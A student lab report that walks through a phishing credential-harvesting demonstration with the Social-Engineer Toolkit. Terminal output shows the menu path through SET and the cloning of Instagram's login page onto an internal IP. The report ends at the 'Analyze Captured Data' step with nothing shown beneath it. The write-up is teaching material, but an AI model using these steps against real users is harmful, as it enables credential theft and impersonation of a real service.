K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

Roll No.: 16010122191 Group No: 14
Name of the student: Vedanti Shukla
Div: B
Branch: Computer Engineering
IA No: IA1
Date: 09-02-2025

Subject: Information Security

TITLE: Implementation of any security tool Social-Engineer Toolkit (SET)

AIM: To demonstrate the process of credential harvesting using the Social-Engineer Toolkit (SET) by cloning a legitimate login page, capturing user credentials, and storing them for analysis.

Literature survey/Theory:

The Social-Engineer Toolkit (SET) is a powerful open-source penetration testing framework designed specifically for social engineering attacks. It allows security professionals, ethical hackers, and researchers to test and understand various attack vectors used by cybercriminals. One of the most commonly used attack methods in SET is the **Credential Harvesting Attack**, which enables attackers to capture user credentials by cloning legitimate login pages.


SET was developed to simulate real-world social engineering attacks in a controlled and ethical environment. Some of its core functionalities include:

- **Phishing Attacks:** Cloning websites to trick users into entering credentials.
- **Credential Harvesting:** Capturing login credentials entered by users on cloned pages.
- **Payload Generation:** Creating malicious executables that exploit vulnerabilities.
- **Spear Phishing:** Sending targeted emails with embedded payloads.
- **Man-in-the-Middle (MITM) Attacks:** Intercepting network traffic for data capture.

SET integrates seamlessly with Metasploit, Python, and Apache to conduct various attack scenarios. It is widely used by cybersecurity professionals for **penetration testing, red teaming, and ethical hacking exercises.**

In this report, we explore the implementation of a credential harvesting attack using SET's **Site Cloner** feature to replicate Instagram's login page and capture user credentials on a local network (localhost). This experiment is conducted using an internal IP address to deploy the cloned page and analyze credential capture, demonstrating the effectiveness and risks associated with phishing attacks.

Concept/Algorithms:




The credential harvesting attack using SET follows a systematic approach:

1. Initialize SET: Launch the Social-Engineer Toolkit in the terminal.
2. Select Attack Vector: Choose "Social-Engineering Attacks" followed by "Credential Harvester Attack Method."
3. Use Site Cloner: Clone the legitimate Instagram login page.
4. Set Internal IP: Configure the attack to deploy on localhost (127.0.0.1) or an internal network IP.
5. Start the Listener: The cloned page is hosted, and credential harvesting begins.
6. Monitor Logs: Collected usernames and passwords are stored in a log file for analysis.

Pseudocode/Flowchart/Implementations/Screenshots with steps:


Step 1: Install Dependencies



```
vedanti@Vedanti:~$ which setoolkit
/usr/local/bin/setoolkit
vedanti@Vedanti:~$ msfconsole --version
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Framework Version: 6.4.44-dev-
vedanti@Vedanti:~$ python3 --version
Python 3.12.3
vedanti@Vedanti:~$ git --version
git version 2.43.0
vedanti@Vedanti:~$ sudo netstat -tulnp | grep -E '80|443'
[sudo] password for vedanti:
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5922/python3
vedanti@Vedanti:~$ sudo setoolkit
```


Step 2: Launch SET and Configure Attack

Navigate to "Social-Engineering Attacks"




```
          :::===  :::===== :::=====
          :::     :::      :::=====
           =====  ======     ===
              === ===        ===
          ======  ========   ===


[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Select "Credential Harvester Attack Method"




```
  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Tho
mas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information p
osted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link t
o appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings i
n the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit
Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based Powe
rShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Choose "Site Cloner"



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Tho
mas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information p
osted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link t
o appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings i
n the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit
Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based Powe
rShell exploitation through the browser.
```




```
n the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit
Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based Powe
rShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Step 3: Clone Instagram Login Page


Set the IP Address

Enter "https://www.example.com”




```
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn’t know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.19.122.211]: 172.19.122.211
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://instagram.com
```

Step 4: Start the Listener and Capture Credentials


8:04
Search
Travel
Instagram
Phone number, username, or email
Password
Log in
Forgot password?
Don't have an account? Sign up
Get the app.
Download on the App Store
GET IT ON Google Play
leta About Blog Jobs Help API Privacy Terms Locations Instagram Lite Threads Contact Uploading & Non-Users Meta Verified

Step 5: Analyze Captured Data



